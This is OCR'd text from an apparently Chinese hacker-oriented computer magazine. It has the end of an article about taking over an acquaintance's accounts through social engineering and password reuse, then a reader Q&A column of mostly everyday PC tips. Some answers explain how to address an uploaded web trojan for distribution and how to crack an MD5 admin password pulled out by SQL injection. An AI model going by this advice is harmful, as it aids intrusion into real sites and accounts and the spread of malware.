


图29

事隔很久后因为一些别的事，我俩又吵了起来，这次我把调查的结果全发给了他，估计他也挺郁闷的吧。

之前我一直装作不知道他的底细并跟他保持距离的，在发给他那些截图和证据之后这家伙也无话可说了，如图30。





图30

相信看完本文后的你一定感到非常的不可思议，其实这次社会工程学的完整利用完全是因为其本人使用同一个密码所造成的，正是因为如此弱智的密码，才使得我这么顺利的搞到了他所有的密码，当然社会工程学所带来的危害还不远仅如此，希望大家都能够重视社会工程学在黑客入侵中的应用，更希望大家在看了本文后能够提高自己的安全意识。

（文章中涉及到的hhctrl.exe和NeoTrace已经收录在了光盘中）



问： 网络广告有哪些专用术语？例如CPC、CPM。

答： CPA（Cost-per-Action）：每次行动的费用，即根据每个访问者对网络广告所采取的行动收费的定价模式。对于用户行动有特别的定义，包括形成一次交易、获得一个注册用户、或者对网络广告的一次点击等。

CPC（Cost-per-click）：每次点击的费用。根据广告被点击的次数收费。如关键词广告一般采用这种定价模式。

CPM（Cost per Thousand Impressions）：每千次印象费用。广告条每显示1000次（印象）的费用。CPM是最常用的网络广告定价模式之一。

CPO（Cost-per-Order）：也称为Cost-per-Transaction，即根据每个订单／每次交易来收费的方式。

PPC（Pay-per-Click）：是根据点击广告或者电子邮件信息的用户数量来付费的一种网络广告定价模式。

PPL（Pay-per-Lead）：根据每次通过网络广告产生的引导付费的定价模式。例如，广告客户为访问者点击广告完成了在线表单而向广告服务商付费。这种模式常用于网络会员制营销模式中为联盟网站制定的佣金模式。

PPS（Pay-per-Sale）：根据网络广告所产生的直接销售数量而付费的一种定价模式。

问： 什么是状态栏？在哪里？

答： 状态栏是指每个窗口、程序操作界面的最底端，通常是在“视图”或“查看”菜单下打开或关闭，就是前面加“勾”就打开，打“叉”就关闭的。状态栏的主要功能是显示当前所打开窗口或软件的状态。拿最简单的窗口，比如说打开“我的电脑”在状态栏上左侧就会显示当前窗口共有几个对象，右侧则会显示你所打开的位置；如果打开的是程序，例如：Word，启动程序后在最后一栏中你可以看到当前光标位于第几行第几列，本文档共有几页，当前光标在第几页，还有当前的编辑状态是改写状态或是插入状态等。

状态栏不要和任务栏弄混，在桌面最底端的条框，它正确的名称应该是：任务栏！反映的是Windows正执行的所有任务窗口。

问： 把文件夹的所有文件属性改为只读能否避免被病毒感染？

答： 当然不行，虽然可以阻止直接对文件写，但可以调用一个函数去掉只读属性，再感染。病毒制造者应该想到了这一点。

问： 我的自动更新上面的选项颜色是灰色的，不能选啊，这样怎么关掉更新？

答： 在开始——控制面板——管理工具——服务中找到Automatic Updates，这个是自动更新的服务，关闭此服务并把启动类型选成已禁用。

问： 如何将Vista的所有文件夹视图都改为平铺？

答： 随便找到一个文件夹，将里边文件的显示模式改为平铺。然后点文件夹选项——查看，应用到所有，所有的文件夹就都会是平铺模式了。

问： 硬盘格式化后恢复的JPG文件里面只有几张能够显示，而其它的却打不开，不知道是什么原因呀？

答： 有可能你恢复的文件不完整，造成显示的图片是一部分，或者完全不能显示。要用专用的图片恢复工具，如果还不能修复那么你的图片文件就有可能被损坏了。

问： 我是个影迷，经常在网上下载电影看，有一次不小心中了电影中的木马，很难清除。我看电影是看完就删除，所以硬盘上也没什么重要的东西，直接把硬盘格式化了。但是总不能动不动就格式化吧，高手支招啊。

答： 首先看片可以不用realplay、WMP这两个播放器，推荐暴风影音类播放器，这种即使电影中加了弹窗网马，播放器也不会弹出。还可以用RM广告清除工具这类软件事先清除电影中的网马和广告，然后观看。

问： 我现在因为过度下载，硬盘空间吃紧。我想通过设置回收站来释放硬盘的空间，点击属性将所占的百分比降为了0，确定后我各个分区的可用空间都没有任何变化。又试了一次，还是不能解决，这是怎么回事？

答： 回收站并不是从硬盘单独划出一块空间来存放文件的，它其实是从你硬盘的各个分区上划出一块空间来存放你删除的文件。这一块空间可以自定义它的大小，如果你选择0的话，删除的文件就不会放进回收站而是直接删除了。

比如你的硬盘D盘有10G，如果选择百分之四的话，就会划出大约400M的空间来做为D盘文件回收站的容量。因为是公用一个空间，所以不存在被占用，而是共享。所以设置回收站的大小并不能释放硬盘空间。

问： 上网到一定时间会突然“找不到服务器”，重启后又能正常上网。发现PCI简易通讯控制器前面有黄色问号和叹号标记是什么意思？

答： 可能是网卡松了，打开机箱，把网卡拔下来重新插好。

问： 刚刚重新做的系统，管理员帐户是Administrator，我设置了密码。但启动时系统却自己就启动了，不需要输入密码。后来我就重新创建了一个帐户并设置了密码，结果启动时系统还是自己进入桌面了，还是跳过了密码程序？

答： 这是因为系统设置了自动登录，看来是用了一个你不知道的账户登陆。改回来很简单，在运行中输入control userpasswords2，在弹出的自动登录设置框中取消就行，也可以设置自己的帐号自动登录。

问： 在运行中输入一些常见的命令：net user、arp -a、ipconfig等等，为什么只显示（闪一下）就自动关闭了呢？系统是XP的。

答： 直接在运行中执行命令，但是运行完窗口就关闭了。你可以输入CMD，打开命令提示符，在这里运行命令，可以看到回显。也可以在CMD加上/K参数运行命令，如cmd /k net user。

问： 我用综合网马生成器生成了很多网马，并上传到空间中，那么最后发布的时候是发布网马的文件名还是上空间的地址，比如www.xxx.com/admin.htm或admin.htm，XXX是随便写的域名。

答： 网马的连接地址应该是你上传上去的名字前面加上你空间地址的名字，比如上传一个1.htm的网马到http://www.xxx.

cn/xx/xx，那么得到的网马地址就应该是 http://www.xxx.cn/xx/xx/1.htm。

问：我使用DOMAIN3.5检测一个网站，可以SQL注入，并且猜解了表名，数据库类型是ACCESS，猜解的列名有user、admin、password、id。

1.请问用户名是不是admin中的内容?

2.猜解的密码是“7检803f88d6a436a8”，这个是不是加密了？怎么破解？

3，密码第二位怎么搞定?

答：1.一般情况下管理员是保存在admin表中，既然猜到了这个表就很可能“中奖”了。2.这个是md5加密后的密文，但出现中间检字说明第二位没有检测出来，检测出来后破解可以用工具暴力破解或是到网上的MD5查询网站进行破解。3.重新检测一遍即可。

问：在长时间开机时硬盘温度超过多少摄氏度就比较容易坏了？

答：平时应该是40度左右，夏天会高点，长时间运行温度不会高多少。夏天我的硬盘52度吧，超60度会很危险。不同牌子的对温度要求不同。平均就我说的这样吧。

问：前一阵买了个笔记本电脑，自带的VISTA操作系统，因为内存只有512MB，所以运行这个系统很慢而且很占系统资源，想换成XP操作系统。可我原来的VISTA系统里有一些文件资料想保留下来，不知在更换系统时如何将原系统里想保留的一些文件在更换系统后让其依然存在而不丢失呀？请好心人告知操作方法。还想补充一个问题：买笔记本时商家赠送给我安装了一年的诺顿正版杀毒软件使用，如果要换系统是不是这个诺顿的杀毒软件也就没有了？

答：想保存的文件如果是普通文件，比如文档、图片、可执行程序等，可以保存在别的分区，不格式化此分区就行了。如果是安装完的游戏、应用程序可能就会出现重新安装系统后无法使用的现象，建议安装完系统后再重新安装软件。赠送的诺顿杀毒软件，如果是安装在系统中而没有给你安装盘（程序），那在重装系统后肯定无法使用，可以找厂家重新安装。

问：我想安装TCP/IP协议，可是到网上邻居的属性里右击本地连接，在弹出的对话框里点击TCP/IP，然后点击安装，Windows告诉我说找不到驱动程序，请问怎么办啊？

答：安装完系统后，安装上网卡驱动程序就可以了，不需要专门安装TCP/IP协议，它是系统自动完成的。可能是你在选择安装组件是时把它取消了！如果这样的话，在添加删除程序里安装Windows组件，放入系统盘就应该能搞定了。

问：我的网站是www.sy-pc.cn，而www.sy-pc.cn/bbs为论坛目录，怎么才能把这个论坛也被搜索引擎搜索到呢？

答：首先提交到各大搜索引擎，http://www.seoyou.net/bbs/read.php?tid=432&page=e&#a 这是一个很详细的提交目录列表。

问：1.64位和32位的XP系统，在硬件支持的情况下安装哪个比较好？

2.AMD4400+安装了64位的XP系统后 还需要打双核补丁吗?

3.安装了64位的XP系统后，软件会像VISTA那样有很多不兼容吗?

4.有64位GHOST系统的BT下载地址吗?

答：1.就当前来说，还是安装32位系统好，因为大多数软件（包含游戏）都是32位的，多数软件在64位的XP系统中，会使系统以兼容32位的方式来运行，效率反倒下降。少数软件在64位XP系统中会出错甚至根本运行不了，特别是一些杀毒类的与系统内核相关的软件，在64位系统下可能引起系统严重故障（当然，最严重的情况也就是死机罢了）。

只有一些专门软件或特别注明是64位编程的软件在64位的XP系统下会跑得比32位快（当然是效率提升很多，否则64位就没有什么意义了）。

2.需要的，双核与64位系统是两回事，单核也有64位的CPU。

3.64位XP系统与Vista一样，对多数软件是兼容的，当然也有不少不兼容。如果要相比的话，两者的不兼容情况是半斤对八两。

4.64位的XP系统在网上流传的很少，因为使用它的人实在太少了，那玩意儿又太大，所以，ghost版的就更少了，估计你是找不到了。

问：现在的网站越来越不厚道了，我上新浪163看看体育新闻，开网页的瞬间浏览器经常会假死几秒，而且现在的网站广告甚至直接使用视频的，应该怎么屏蔽？

答：这个很难啊，店大欺客。现在的广告很可恶，都直接嵌在网页内，以前的拦截网页广告的工具都不好用了，要是弹出的广告就安装个广告拦截助手。如果使用maxthon浏览器，可以使用清除烦恼的插件来消除网页广告（不是拦截）。

问：CMD命令和DOS命令有什么区别?

答：CMD是Command的缩写，又叫命令提示符方式，在Win98中叫MS-DOS方式。但是，CMD并不是真正的DOS操作系统，它只是使用类似DOS的方式来操作计算机而已。在CMD中执行的命令实际上是Windows命令。只不过许多Windows命令和DOS命令是一样的罢了。

DOS的全名是Disk Operation System，是实实在在的一个操作系统，功能不多，而且基本上CMD都有。优点是脱离了其他操作系统。Windows有自己的资源、文件管理系统，限制cmd对一些重要系统资源的访问，而DOS就没有这个限制了。比如你在CMD下使用汇编命令控制CPU，有时候会出错，就是这个原因。

问：我在服务器上把一个文件夹给共享了，权限设置的是ALL。可是在下面分机上我能找到我在服务其上共享的文件夹，就是打开的时候提示我说没有权限，请问我应该如何才能使下面的分机打开这个共享文件夹呢?

答：当共享文件夹所在分区是NTFS时，还有一个NTFS权限要设置，右击共享文件夹->属性->安全，把everyone加进来，勾中读取就可以了。

问：我一哥们有张XP的系统盘，挺好的，怎么刻录啊？我的是刻录机，并且安装了NERO软件，怎样来制作一张系统盘啊?

答：启动Nero，在“新编辑”对话框中选择光盘刻录类型为“复制光盘”，或是直接在程序主界面中点击“打开复制光盘窗口”工具按钮，切换到复制光盘对话框。点击“映像文件”选项，在这里提供的是设置程序用于进行CD复制的硬盘临时文件创建设置，注意选择一个容量大于800MB的磁盘分区。如果有多个分区，可使用程序提供的“测试所有硬盘速度”按钮来测试各个分区的速度，并选择使用存取速度最快的分区作为临时文件存放分区。点击“复制选项”，选择需要进行复制的光盘所在的驱动器，该驱动器可是系统下的光盘驱动器，也可是刻录机。

点击“读取选项”，在这里提供了有关读取光盘时出现错误的处理方式设置，以及数据轨道和音轨的读取方式设置。如果没有特殊需要，使用默认设置即可。点击“刻录”选项，设置需要复制的份数以及是否使用多个刻录机同时刻录。最后在相应的驱动器中插入光盘和刻录盘，点击“复制”按钮执行光盘复制操作。